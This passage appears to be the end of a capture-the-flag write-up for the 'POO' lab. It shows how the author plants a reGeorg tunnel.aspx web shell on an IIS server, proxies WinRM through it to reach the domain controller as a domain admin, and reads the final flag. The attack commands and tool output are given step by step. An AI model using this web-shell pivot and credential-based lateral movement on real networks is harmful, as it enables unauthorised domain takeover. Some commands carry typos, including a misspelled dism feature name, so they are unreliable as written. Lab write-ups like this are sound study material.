
I was now forced to try and get a tunnel running to see if this would help with the WinRM situation. I uploaded the aspx shell into the root folder

UPLOAD /opt/tunnels/tunnel.aspx c:\inetpub\wwwroot\shell.aspx



```
PS compatibility\administrator@COMPATIBILITY temp> UPLOAD /opt/tunnels/tunnel.aspx c:\inetpub\wwwroot\tunnel.aspx
Uploading /opt/tunnels/tunnel.aspx to c:\inetpub\wwwroot\tunnel.aspx6612 bytes of 6612 bytes copied

OK
```


I then browsed to the tunnel to see if it would activate.



Georg says, 'All seems fine'

To mu surprise, it worked. Now for me to create my tunnel with reGeorge.


python ./reGeorgSocksProxy.py -p 10000 -u http://10.13.38.11/tunnel.aspx



```
root@kali:/opt/reGeorg# python ./reGeorgSocksProxy.py -p 10000 -u http://10.13.38.11/tunnel.aspx


                     _____
  _____   ______  __|___  |__  ______  _____  _____   ______
 |     | |   ___||   ___|    ||   ___|/     \|     | |   ___|
 |     \ |   ___||   |  |    ||   ___||     ||     \ |   |  |
 |__|\__\|______||______|  __||______|\_____/|__|\__\|______|
                    |_____|
                    ... every office needs a tool like Georg

  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad


[INFO   ]  Log Level set to [INFO]
[INFO   ]  Starting socks server [127.0.0.1:10000], tunnel at [http://10.13.38.11/tunnel.aspx]
[INFO   ]  Checking if Georg is ready
[INFO   ]  Georg says, 'All seems fine'
```

I knew the IP of the Domain Controller from earlier, therefore I changed the WinRM scripts to reflect this and input the mr3ks username and password.


proxychains ruby winrmdc_shell_with_ipload.rb



```
root@kali:/opt/htb/endgame/poo# proxychains ruby winrmdc_shell_with_upload.rb
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:10000-<><>-172.20.128.53:5985-<><>-OK
PS poo\mr3ks@DC Documents> whoami
|S-chain|-<>-127.0.0.1:10000-<><>-172.20.128.53:5985-<><>-OK
|S-chain|-<>-127.0.0.1:10000-<><>-172.20.128.53:5985-<><>-OK
poo\mr3ks
PS poo\mr3ks@DC Documents>
```

This provided me with Direct access to the Domain Controller as a domain admin.

I could now look for the final flag.



```
PS poo\mr3ks@DC mr3ks> cd Desktop
PS poo\mr3ks@DC Desktop> dir


    Directory: C:\Users\mr3ks\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/26/2018   5:47 PM             37 flag.txt


PS poo\mr3ks@DC Desktop> type flag.txt
POO{1196ef8bc523f084ad1732a38a0851d6}
PS poo\mr3ks@DC Desktop>
```


POO{1196ef8bc523f084ad1732a38a0851d6}

This exercise got me from being on the outside of the network with simply HTTP and MSSQL as the open ports, to then being able to take complete control of the domain.

Notes

If aspx or asp files fail to execute, look at the operating system. In this case it was 2016.

(get-wmiobject win32_operatingsystem).name



```
PS compatibility\administrator@COMPATIBILITY wwwroot> (get-wmiobject win32_operatingsystem).name
Microsoft Windows Server 2016 Standard|C:\Windows|\Device\Harddisk0\Partition2
```

If this is the case, and you have admin rights like we did here, then you can install the .NET tools to get the aspx executing. To do this, in a shell, simply type;

dism /online /enable-feature /featurename:NerFx4Extended-ASPNET45 -All